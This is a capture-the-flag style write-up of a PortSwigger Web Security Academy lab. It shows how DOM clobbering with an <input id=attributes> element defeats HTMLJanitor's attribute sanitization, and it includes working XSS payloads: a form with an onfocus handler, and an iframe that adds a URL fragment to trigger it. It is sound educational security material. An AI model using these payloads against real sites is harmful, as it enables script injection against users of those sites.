| Field | Value |
|---|---|
| Platform | PortSwigger Web Security Academy |
| Type | DOM Clobbering → HTML Filter Bypass → XSS |
| Difficulty | Expert |
| Objective | Bypass HTMLJanitor's attribute sanitization via DOM clobbering to call print() |
Clobbering DOM Attributes to Bypass HTML Filters — Writeup
Reconnaissance
Initial Observation
Looking at the page source of any post:
<span id='user-comments'>
    <script src='/resources/js/htmlJanitor.js'></script>
    <script src='/resources/js/loadCommentsWithHtmlJanitor.js'></script>
    <script>loadComments('/post/comment')</script>
</span>
The comment system uses HTMLJanitor — a JavaScript library that sanitizes HTML against a whitelist of allowed tags and attributes. Let's understand what's being allowed before trying anything.
Web — Analyzing the Whitelist and Sanitization Logic
In loadCommentsWithHtmlJanitor.js, the janitor is instantiated with this config:
let janitor = new HTMLJanitor({tags: {input:{name:true,type:true,value:true},form:{id:true},i:{},b:{},p:{}}});
So the allowed tags are: input (with name, type, value), form (with id), i, b, p. Anything else gets stripped.
Testing what actually survives when posting a comment with various tags:
<h1>Teto</h1> tetotesting
<script>alert(0)</script> Tetotesting
<form id=x tabindex=0 onfocus=alert(0)>
<input id=teto name=miku>
</form>

Looking at how the comment rendered in source:
<form id="x">
<input name="miku">
</form>

<h1> and <script> were stripped entirely. From <form>, tabindex and onfocus were removed. From <input>, id="teto" was removed. Only what's on the whitelist survives.
The sanitization responsible for this is in HTMLJanitor's _sanitize function:
// Sanitize attributes
for (var a = 0; a < node.attributes.length; a += 1) {
    var attr = node.attributes[a];

    if (shouldRejectAttr(attr, allowedAttrs, node)) {
        node.removeAttribute(attr.name);
        a = a - 1;
    }
}
It iterates node.attributes from index 0 up to node.attributes.length, checking each attribute against the whitelist via shouldRejectAttr. If an attribute isn't allowed, it removes it.
The key detail here is node.attributes.length — that's what controls how many iterations happen. And node.attributes is a NamedNodeMap, which is a live collection of DOM attributes.
Understanding NamedNodeMap and the Clobbering Vector

NamedNodeMap is the interface that represents a collection of attribute nodes. For example, given this HTML:
<form id="tetoForm" name="mikudayo">
  <input id=tetoInput>
</form>
In the console:
window.tetoForm.attributes         // NamedNodeMap [ id="tetoForm", name="mikudayo" ]
window.tetoForm.attributes.length  // 2
Now here's the trick. If we rename the input's id to attributes:
<form id="tetoForm" name="mikudayo">
  <input id=attributes>
</form>
window.tetoForm.attributes         // <input id="attributes">
window.tetoForm.attributes.length  // undefined

window.tetoForm.attributes no longer returns the NamedNodeMap of the form's attributes — it returns the <input> element that has id="attributes". And since an input element doesn't have a .length property by default, node.attributes.length becomes undefined.
In the sanitization loop: for (var a = 0; a < undefined; a += 1) — 0 < undefined is false immediately. The loop never runs. Attributes are never checked. Nothing gets removed.
This is the bypass: by injecting an <input id=attributes> inside a <form>, we clobber the form's attributes property and make HTMLJanitor think there are no attributes to sanitize — so it leaves everything in place, including tabindex and onfocus.
Attack Path
Injecting the Clobbered Form
Testing the bypass in a comment with alert(0) first to confirm:
<form id=teto tabindex=0 onfocus=alert(0)>
  <input id=attributes>
</form>


The rendered comment:
<section class="comment"><p>teto | 25-05-2026<img class="avatar" src="/resources/images/avatarDefault.svg"></p><p><form id="teto" tabindex="0" onfocus="alert(0)">
  <input>
</form></p><p></p></section>
tabindex and onfocus survived. The clobbering worked — HTMLJanitor iterated zero attributes because .length was undefined.
Triggering the onfocus via iframe
The onfocus event fires when the element receives focus. We need the victim's browser to focus the form. An iframe that appends a URL fragment pointing to the form's id will do it — browsers automatically focus the element referenced by the fragment:
<iframe src="https://0ade00f004c6a38180dd6c24004f004d.web-security-academy.net/post?postId=1" onload="setTimeout(()=> this.src += '#teto', 500);">
The setTimeout gives the page half a second to fully load before appending #teto to the src. When the iframe's URL updates to include #teto, the browser scrolls to and focuses the <form id=teto>, triggering onfocus.

It works. Switching alert(0) to print(), posting a fresh comment on a different post, and updating the exploit server:
<form id=teto tabindex=0 onfocus=print()>
  <input id=attributes>
</form>

<iframe src="https://0ade00f004c6a38180dd6c24004f004d.web-security-academy.net/post?postId=6" onload="setTimeout(()=> this.src += '#teto', 500);">

Viewing the exploit first to confirm:

print() fires. Delivering to the victim:

Lab solved o.o